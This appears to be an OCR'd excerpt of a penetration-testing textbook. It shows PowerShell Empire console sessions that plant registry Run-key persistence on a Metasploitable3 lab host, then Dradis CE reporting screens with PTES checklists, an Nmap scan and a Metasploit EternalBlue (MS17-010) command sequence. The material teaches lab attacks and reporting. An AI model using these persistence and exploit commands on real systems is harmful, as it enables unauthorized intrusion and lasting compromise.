




```
(Empire: APGHK98W) > usemodule persistence/userland/registry
(Empire: powershell/persistence/userland/registry) > set Listener Metasploitable3
(Empire: powershell/persistence/userland/registry) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked APGHK98W to run TASK_CMD_WAIT
[*] Agent APGHK98W tasked with task ID 4
[*] Tasked agent APGHK98W to run module powershell/persistence/userland/registry
(Empire: powershell/persistence/userland/registry) > [*] Agent APGHK98W returned results.
Registry persistence established using listener Metasploitable3 stored in HKCU:Software\Microsoft\Windows\Current
on\Debug.
[*] Valid results returned by 192.168.10.15
```


```
(Empire: APGHK98W) > usemodule persistence/elevated/registry*
(Empire: powershell/persistence/elevated/registry) > set RegPath HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run
(Empire: powershell/persistence/elevated/registry) > set KeyName earoiqowi
(Empire: powershell/persistence/elevated/registry) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked APGHK98W to run TASK_CMD_WAIT
[*] Agent APGHK98W tasked with task ID 8
[*] Tasked agent APGHK98W to run module powershell/persistence/elevated/registry
(Empire: powershell/persistence/elevated/registry) > [*] Agent APGHK98W returned results.
Registry persistence established using listener Metasploitable3 stored in HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
[*] Valid results returned by 192.168.10.15
```



Registry Editor
File Edit View Favorites Help
PnPSysp
Policies
Previewl
Property
Reliabilit
Rename
Run
RunOnc
Setup
SharedD
Shell Ext
ShellCon
ShellSer
SideBySi
SMDEn
SMI
Structur
SysPrep
Telephor
Name
Type
Data
(Default)
REG_SZ
(value not set)
earoiqowi
REG_SZ
"C:\Windows\System32\WindowsPowerShell\v1.0\pow...
kZNJPFcNA
REG_SZ
C:\Windows\TEMP\default.exe
VMware User Pro...
REG_SZ
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe...
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Chapter 13: Reporting and Acting on Your Findings






Dradis CE
Upload output from tool
Export results
Configuration
All issues
Methodologies
Trash
Nodes
No nodes defined yet
METHODOLOGIES
Basic checklists
Advanced boards and task assignment
Add new
No methodologies have been assigned to this project yet.
What is a testing methodology?
It's a series of tasks you want to perform for the assessment.
They are useful in a number of scenarios:
Don't forget any of the things you want to test.
To do a standard set of tests in every project.
To keep track of what is done and what is next.
Learn more about methodologies.



METHODOLOGIES
Basic checklists
Advanced boards and task assignment
Add new
New checklist
PTES Exploitation
PTES Intelligence Gathering
PTES Post Exploitation
PTES Vulnerability Analysis
undefined
Download more
assigned to this project yet.



METHODOLOGIES
Basic checklists
Advanced boards and task assignment
PTES Intelligence Gathering
PTES Vulnerability Analysis
PTES Exploitation
PTES Post Exploitation
Add new
Edit
Delete
Open Source Intelligence (OSINT)
Corporate - search State division for information regarding the legal entity, shareholders, members, officers or other persons involved in the target entity.
Physical - Search public sites like Google for information on the phyiscal locations of the target corporation
Shared/Individual Locations - Note if the location is an individual building or simply a suite in a larger facility.
Attempt to identify neighboring businesses as well as common areas
Owner - identify the actual property owner(s). This can either be an individual, group, or corporation.


Add top-level node
Add one
Add multiple
To create multiple nodes, add one node name per line:
Metasploitable 2
Metasploitable 3
Server 1
Icon
No icon
Add
Close


Dradis CE
Upload output from tool
Export results
Configuration
All issues
Methodologies
Trash
Nodes
Metasploitable 2
Metasploitable 3
Server 1
UPLOAD MANAGER
Use the form below to upload output files from other tools.
1. Choose a tool
Dradis::Plugins::Acunetix
Dradis::Plugins::Acunetix
Dradis::Plugins::Brakeman
Dradis::Plugins::Burp
Dradis::Plugins::Metasploit
Dradis::Plugins::NTOSpider
Dradis::Plugins::Nessus
Dradis::Plugins::Netsparker
Dradis::Plugins::Nexpose
Dradis::Plugins::Nikto
Dradis::Plugins::Nmap
Dradis::Plugins::OpenVAS
Upload progress:
0%
Output console


Dradis CE
Upload output from tool
Export results
Configuration
All issues
Methodologies
Trash
Nodes
Metasploitable 2
192.168.34.137
Nmap Scan
Metasploitable 3
Server 1
Host summary
Notes
1099/tcp is open (syn-ack)
111/tcp is open (syn-ack)
111/udp is open (udp-response)
137/udp is open (udp-response)
138/udp is open|filtered (no-response)
139/tcp is open (syn-ack)
1524/tcp is open (syn-ack)
2049/tcp is open (syn-ack)
Nodes / Metasploitable 2 / 192.168.34.137 / Nmap Scan
+ Add subnode
Delete
Rename
Move
Evidence
Notes
Properties
Recent activity
Properties - Edit
IP
192.168.34.137
OS
Linux 2.6.9 - 2.6.33
Services
Protocol Port State Product Reason Name Version
tcp 21 open vsftpd syn-ack ftp 2.3.4
tcp 22 open OpenSSH syn-ack ssh 4.7p1 Debian 8ubuntu1
tcp 23 open Linux telnetd syn-ack telnet
tcp 25 open Postfix smtpd syn-ack smtp


Summary of issues
Issues
MS17-010 Vulnerability
Import issues
Edit issue
Write
Preview
#[Title]#
MS17-010 Vulnerability
#[Description]#
The current system is missing the MS17-010 patch. The server can be manually exploited using the DoublePulsar exploit


Add evidence
* Issue
MS17-010 Vulnerability
Content
Write
Preview
#[Title]#
Exploit /windows/smb/ms17_010_eternalblue
#[Description]#
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
…targets…
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
…show and set options…
msf exploit(ms17_010_eternalblue) > exploit
...snip..
meterpreter>